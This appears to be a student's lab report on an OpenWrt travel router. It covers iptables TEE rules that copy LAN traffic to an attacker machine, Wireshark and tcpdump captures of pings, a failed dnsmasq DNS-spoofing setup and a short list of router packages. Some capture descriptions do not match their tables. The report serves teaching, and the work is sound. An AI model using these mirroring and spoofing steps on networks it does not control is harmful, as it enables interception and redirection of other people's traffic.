

1. Provide a screenshot (like Figure 5) of your running results, highlight the IP addresses of the Router, victim and attacker.

The screenshot displays a terminal window and the Wireshark network traffic analysis tool. The terminal window shows the execution of iptables commands to configure NAT on a router (GL-MT300N-V2).

```
root@GL-MT300N-V2:~# iptables -A POSTROUTING -t mangle -o br-lan ! -s 192.168.8.128 -j TEE --gateway 192.168.8.126
root@GL-MT300N-V2:~# iptables -A PREROUTING -t mangle -i br-lan ! -d 192.168.8.128 -j TEE --gateway 192.168.8.126
root@GL-MT300N-V2:~#
```

The Wireshark window shows a capture on the eth0 interface. The filter is set to `(ip.src == 192.168.8.128) || (ip.dst == 192.168.8.128)`. The packet list shows several TCP packets from 192.168.8.128 to 192.168.8.1. The selected packet (No. 424) is an Internet Protocol Version 4 packet with source 192.168.8.1 and destination 192.168.8.128. The packet details show the Ethernet II header, Internet Protocol Version 4 header, and the payload.

No.	Time	Source	Destination	Protocol	Length	Info
336	17.608232803	192.168.8.128	192.168.8.1	TCP	66	5724
347	18.613337785	192.168.8.128	192.168.8.1	TCP	66	5724
351	18.613348696	192.168.8.128	192.168.8.1	TCP	66	5724
359	18.613368258	192.168.8.128	192.168.8.1	TCP	66	5724
363	18.613383900	192.168.8.128	192.168.8.1	TCP	66	5724
389	20.064893009	192.168.8.128	192.168.8.1	TCP	66	5724
393	20.064903324	192.168.8.128	192.168.8.1	TCP	66	5724
88	4.397687706	192.168.8.128	192.168.8.1	TCP	66	5724
412	22.784711429	192.168.8.128	192.168.8.1	TCP	66	5724
416	22.784722219	192.168.8.128	192.168.8.1	TCP	66	5724
424	22.784741741	192.168.8.128	192.168.8.1	TCP	66	5724
428	22.784760798	192.168.8.128	192.168.8.1	TCP	66	5724

The selected packet details are as follows:

- Ethernet II, Src: GuangLia_04:de:41 (e4:95:6e:44:de:41), Dst: Vmware_19:5a:ae (00:0c:29:19:5a:ae)
- Internet Protocol Version 4, Src: 192.168.8.1, Dst: 192.168.8.128
 - 0100 = Version: 4
 - 0101 = Header Length: 20 bytes (5)
 - Differentiated Services Field: 0xc0 (DSCP: CS6, ECN: Not-ECT)
 - Total Length: 80

The packet bytes are shown as:

```
0000  00 0c 29 19 5a ae e4 95 6e 44 de 41 08 00 45 c0  ..).Z...nD.A..E.
```

The status bar at the bottom indicates: Internet Proto...(ip), 20 bytes: Packets: 1359 · Displayed: 1269 (93.4%) · Dropped: 0 (0.0%) · Profile: Default

2. Based on packets captured Steps 1-3, apply a filter in Wireshark to display the ten packets sent to 8.8.8.8 on your screen. Include a screenshot and the Wireshark query you used.

The screenshot shows a Windows Command Prompt window and a Wireshark network traffic analysis window.

Command Prompt Window:

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping -n 10 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=36ms TTL=120
Reply from 8.8.8.8: bytes=32 time=27ms TTL=120
Reply from 8.8.8.8: bytes=32 time=38ms TTL=120
Reply from 8.8.8.8: bytes=32 time=32ms TTL=120
Reply from 8.8.8.8: bytes=32 time=28ms TTL=120
Reply from 8.8.8.8: bytes=32 time=29ms TTL=120
Reply from 8.8.8.8: bytes=32 time=35ms TTL=120
Reply from 8.8.8.8: bytes=32 time=32ms TTL=120
Reply from 8.8.8.8: bytes=32 time=30ms TTL=120
Reply from 8.8.8.8: bytes=32 time=35ms TTL=120

Ping statistics for 8.8.8.8:
    Packets: Sent = 10, Received = 10, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 27ms, Maximum = 38ms, Average = 32ms

C:\WINDOWS\system32>
  
```

Wireshark Window:

The Wireshark window shows the network traffic captured on the interface *eth0. The filter bar at the top displays the filter `ip.addr == 8.8.8.8`. The packet list shows 10 ICMP Echo (ping) requests and replies, all from 192.168.8.1 to 192.168.8.128. The selected packet (No. 202) is an ICMP Echo (ping) request from 192.168.8.1 to 192.168.8.128.

No.	Time	Source	Destination	Protocol	Length	Info
257	12.197460106	192.168.8.1	192.168.8.128	HTTP	60	HTTP
2	0.000022292	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
3	0.000026503	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
108	2.992028497	192.168.8.1	192.168.8.128	ICMP	94	Destination Unreachable
109	2.992032394	192.168.8.1	192.168.8.128	ICMP	94	Destination Unreachable
137	6.004972662	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
138	6.004978263	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
202	8.979003401	192.168.8.1	192.168.8.128	ICMP	94	Destination Unreachable
203	8.979008360	192.168.8.1	192.168.8.128	ICMP	94	Destination Unreachable
247	11.966254487	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
248	11.966258798	192.168.8.1	192.168.8.128	ICMP	590	Destination Unreachable
5	0.430438602	192.168.8.128	192.168.8.1	TCP	577	TCP Reset


The packet details pane for the selected packet (No. 202) shows:

- Frame 202: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
- Ethernet II, Src: GuangLia_04:de:41 (e4:95:6e:44:de:41), Dst: Vmware_19:5a:ae (00:0c:29:19:5a:ae)
- Internet Protocol Version 4, Src: 192.168.8.1, Dst: 192.168.8.128
- Internet Control Message Protocol
 - Type: 3 (Destination unreachable)
 - Code: 1 (Host unreachable)

The packet bytes pane shows the raw data of the ICMP Echo request.

Internet Protoc... (ip), 20 bytes · Packets: 260 · Displayed: 247 (95.0%) · Dropped: 0 (0.0%) · Profile: Default

3. Based on packets captured in Section 1-3, use the command `tcpdump` to display the ten packets sent to 8.8.4.4 on your screen. Include a screenshot and the `tcpdump` query you used.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>ping -n 10 8.8.4.4

Pinging 8.8.4.4 with 32 bytes of data:
Reply from 8.8.4.4: bytes=32 time=99ms TTL=120
Reply from 8.8.4.4: bytes=32 time=99ms TTL=120
Reply from 8.8.4.4: bytes=32 time=45ms TTL=120
Reply from 8.8.4.4: bytes=32 time=119ms TTL=120
Reply from 8.8.4.4: bytes=32 time=127ms TTL=120
Reply from 8.8.4.4: bytes=32 time=108ms TTL=120
Reply from 8.8.4.4: bytes=32 time=85ms TTL=120
Reply from 8.8.4.4: bytes=32 time=113ms TTL=120
Reply from 8.8.4.4: bytes=32 time=159ms TTL=120
Reply from 8.8.4.4: bytes=32 time=63ms TTL=120

Ping statistics for 8.8.4.4:
    Packets: Sent = 10, Received = 10, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 45ms, Maximum = 159ms, Average = 101ms

C:\WINDOWS\system32>
```


```
root@GL-MT300N-V2:~# tcpdump -i any -v dst 8.8.4.4
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
17:18:29.310856 IP (tos 0x0, ttl 64, id 1194, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 21511, seq 0, length 64
17:18:34.551452 IP (tos 0x0, ttl 64, id 1338, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 50439, seq 0, length 64
17:18:39.716689 IP (tos 0x0, ttl 64, id 1735, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 13064, seq 0, length 64
17:18:45.044254 IP (tos 0x0, ttl 64, id 2081, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 41224, seq 0, length 64
17:18:50.308226 IP (tos 0x0, ttl 64, id 2377, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 3849, seq 0, length 64
17:18:55.484310 IP (tos 0x0, ttl 64, id 2547, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 32009, seq 0, length 64
17:19:00.748846 IP (tos 0x0, ttl 64, id 2568, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 60681, seq 0, length 64
17:19:05.976128 IP (tos 0x0, ttl 64, id 2655, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 23306, seq 0, length 64
17:19:11.145842 IP (tos 0x0, ttl 64, id 3043, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 54026, seq 0, length 64
17:19:16.416265 IP (tos 0x0, ttl 64, id 3176, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 16651, seq 0, length 64
17:19:21.637926 IP (tos 0x0, ttl 64, id 3250, offset 0, flags [DF], proto ICMP (1), length 84)
    192.168.0.22 > google-public-dns-b.google.com: ICMP echo request, id 44811, seq 0, length 64
```

4. Dnsmasq is a lightweight DNS, TFTP, PXE, router advertisement and DHCP server. It is intended to provide coupled DNS and DHCP service to a LAN. Dnsmasq accepts DNS queries and either answers them from a small, local, cache or forwards them to a real, recursive, DNS server. It loads the contents of `/etc/hosts` so that local hostnames which do not appear in the global DNS can be resolved and also answers DNS queries for DHCP configured hosts. It can also act as the authoritative DNS server for one or more domains, allowing local names to appear in the global DNS. Read the article: “DNS spoofing with Dnsmasq8 ” and try to run Dnsmasq on your router. As you are going through with the DNS spoof slides, try to redirect a HTTP website instead of a HTTPS.

I’m not quite sure what the problem was but I could not get dnsmasq configured correctly and working. I tried uninstalling it and removing the associated files a number of times however the results weren’t successful. Anyway, here is the following attempt:

```
Applications ▾ Places ▾ Terminal ▾ Mon 18:46 1
root@kali: ~
File Edit View Search Terminal Help
server=208.67.222.222
server=208.67.220.220
listen-address=127.0.0.1
listen-address=192.168.8.126
no-dhcp-interface=
no-hosts
addn-hosts=/etc/dnsmasq.d/spoof.hosts

# Configuration file for dnsmasq.
#
# Format is one option per line, legal options are the same
# as the long options legal on the command line. See
# "/usr/sbin/dnsmasq --help" or "man 8 dnsmasq" for details.
#
# Listen on this specific port instead of the standard DNS port
# (53). Setting this to zero completely disables DNS function,
# leaving only DHCP and/or TFTP.
#port=5353
#
# The following two options make you a better netizen, since they
# tell dnsmasq to filter out queries which the public DNS cannot
# answer, and which load the servers (especially the root servers)
# unnecessarily. If you have a dial-on-demand link they also stop
# these requests from bringing up the link unnecessarily.
#
# Never forward plain names (without a dot or domain part)
#domain-needed
"/etc/dnsmasq.conf" 687L, 27546C 8,0-1 Top
```


The image contains two terminal window screenshots. The top window is titled 'root@GL-MT300N-V2: ~' and shows the process of installing and starting dnsmasq. It includes commands like 'killall -9 dnsmasq', 'dnsmasq --no-daemon --log-queries', and shows the service starting successfully. The bottom window is titled 'root@kali: ~' and shows a 'dig example.com' command being executed, displaying the query details and the response from the local DNS server at 127.0.0.1.

```
root@GL-MT300N-V2:~# killall -9 dnsmasq
[2]+  Killed                  dnsmasq --no-daemon --log-queries
root@GL-MT300N-V2:~# dnsmasq --no-daemon --log-queries
dnsmasq: started, version 2.78 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt no-DBus no-il8n no-IDN DHCP no-DHCPv6 no-Lua TFTP no-conntrack no-ipset no-auth no-DNSSEC no-ID loop-detect inotify
dnsmasq: reading /etc/resolv.conf
dnsmasq: ignoring nameserver 127.0.0.1 - local interface
dnsmasq: read /etc/hosts - 4 addresses
dnsmasq: query[A] example.com from fd84:a065:bfl5::c460:e7f1:5d87:8ea0

root@kali:~# dig example.com

; <<>> DiG 9.11.4-P2-3-Debian <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: REFUSED, id: 39546
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;example.com.                IN      A

;; Query time: 1 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Mon May 13 18:44:43 CDT 2019
;; MSG SIZE rcvd: 29


root@kali:~#
```

5. Open-ended question: In this lab, we introduce two basic packages which helps you start learning OpenWrt system. Search online and the official website, provide at least 3 packages which you think are interesting such as security tools, guest hotspot and so on. Explain what these packages are mainly do and install at least one package which interests you the most in your router. Provide some screenshots.

Adblock – blocks ads from blacklisted sites. I find it convenient to limit unwanted advertisements from appearing.

Snort – open source network intrusion detection / prevention system. Valuable in maintaining security by analyzing IP traffic.

Vpnc – virtual private network client compatible with Cisco's EasyVPN equipment. Important for creating secure connections and protecting privacy.

A terminal window titled 'root@GL-MT300N-V2: ~' with standard window controls. The terminal output shows the command 'opkg install adblock' being executed. The system responds with 'Installing adblock (2.6.2-1) to root...', followed by the download URL 'http://www.gl-inet.com/lede/2.271/ramips/mt7628/adblock_2.6.2-1_all.ipk'. After configuration, the prompt returns to 'root@GL-MT300N-V2:~#'.

```
root@GL-MT300N-V2: ~  
root@GL-MT300N-V2:~# opkg install adblock  
Installing adblock (2.6.2-1) to root...  
Downloading http://www.gl-inet.com/lede/2.271/ramips/mt7628/adblock_2.6.2-1_all.  
ipk  
Configuring adblock.  
root@GL-MT300N-V2:~#
```